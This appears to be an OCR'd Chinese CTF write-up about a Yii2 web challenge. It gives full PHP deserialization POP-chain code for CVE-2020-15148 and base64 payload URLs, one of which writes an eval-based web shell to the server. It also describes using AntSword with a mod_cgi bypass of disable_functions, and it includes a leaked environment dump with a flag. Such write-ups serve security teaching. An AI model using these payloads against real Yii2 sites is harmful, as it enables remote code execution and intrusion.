
Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	engine-1
APACHE_RUN_USER	www-data
TERM	xterm
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
ICQ_FLAG	flag{5ea0adf6-2899-4a18-bcc7-1ca5aeca7911}
LANG	C
APACHE_RUN_GROUP	www-data
PHP_UPLOAD_MAX_FILESIZE	10M
SUPERVISOR_ENABLED	1
SHLVL	0
PHP_POST_MAX_SIZE	10M
SUPERVISOR_PROCESS_NAME	apache2
DEBIAN_FRONTEND	noninteractive
SUPERVISOR_SERVER_URL	unix:///var/run/supervisor.sock
APACHE_LOCK_DIR	/var/lock/apache2
APACHE_RUN_DIR	/var/run/apache2

这题应该非预期了

framework





`Yii框架`，目录扫描发现`www.zip`



源码中简单看了下，知道这是`Yii2框架`，搜索引擎找一下如何查看`Yii2`的版本

本地调试，在`web/index.php`中添加一行`echo Yii::getVersion();`





得到当前版本信息：`2.0.32`


搜索引擎找这个版本或者更高版本的漏洞

最后发现是一个`CVE-2020-15148`的反序列化RCE

网上相关利用文章很多，我参考的是以下两篇：


- https://anquan.baidu.com/article/1260
- https://0xkami.top/2020/10/26/0x08cve-2020-15148-Yii2反序列化漏洞复现/


```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'phpinfo';
            $this->id = '1';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}

namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```

```
/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6Mjp7aTowO086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6NzoicGhwaW5mbyI7czoyOiJpZCI7czoxOiIxIjt9aToxO3M6MzoicnVuIjt9fX19
```

得到一个不完整的`phpinfo`






之后测试的时候，发现`system`、`eval`之类的一些函数好像都没有效果，猜测可能设置了`disable_functions`

不过最后发现`assert`能用、`file_put_contents()`也能用

```php
<?php
namespace yii\rest{
    class CreateAction{
        public $checkAccess;
        public $id;

        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents(\'mochu7.php\',\'<?php eval($_POST[7]);?>\');';
        }
    }
}

namespace Faker{
    use yii\rest\CreateAction;

    class Generator{
        protected $formatters;

        public function __construct(){
            $this->formatters['close'] = [new CreateAction(), 'run'];
        }
    }
}

namespace yii\db{
    use Faker\Generator;

    class BatchQueryResult{
        private $_dataReader;

        public function __construct(){
            $this->_dataReader = new Generator;
        }
    }
}
namespace{
    echo base64_encode(serialize(new yii\db\BatchQueryResult));
}
?>
```


```
/index.php?r=site/about&message=GET%20/r=site/about&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6Mjp7aTowO086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6NjoiYXNzZXJ0IjtzOjI6ImlkIjtzOjU5OiJmaWxlX3B1dF9jb250ZW50cygnbW9jaHU3LnBocCcsJzw/cGhwIGV2YWwoJF9QT1NUWzddKTs/PicpOyI7fWk6MTtzOjM6InJ1biI7fX19fQ==
```




上蚁剑，用插件。

`phpinfo`的信息显示这里是`Apache/2.4.6 (CentOS) PHP/5.6.40`


选择`Apache_mod_cgi`




WebsiteManger
分值：25
已解答：386
：Syclover
：5yc1ove
：白给大队
最新的网站测试器，作为非站长的你，能利用好它的功能吗?
重新下发
延长时间
http://eci-2ze8j3xqhbs4y2thbqra.cloudeci1.ichunqiu.com:80
00:59:34
关闭
Flag:
提交
https://blog.csdn.net/mochu7777777

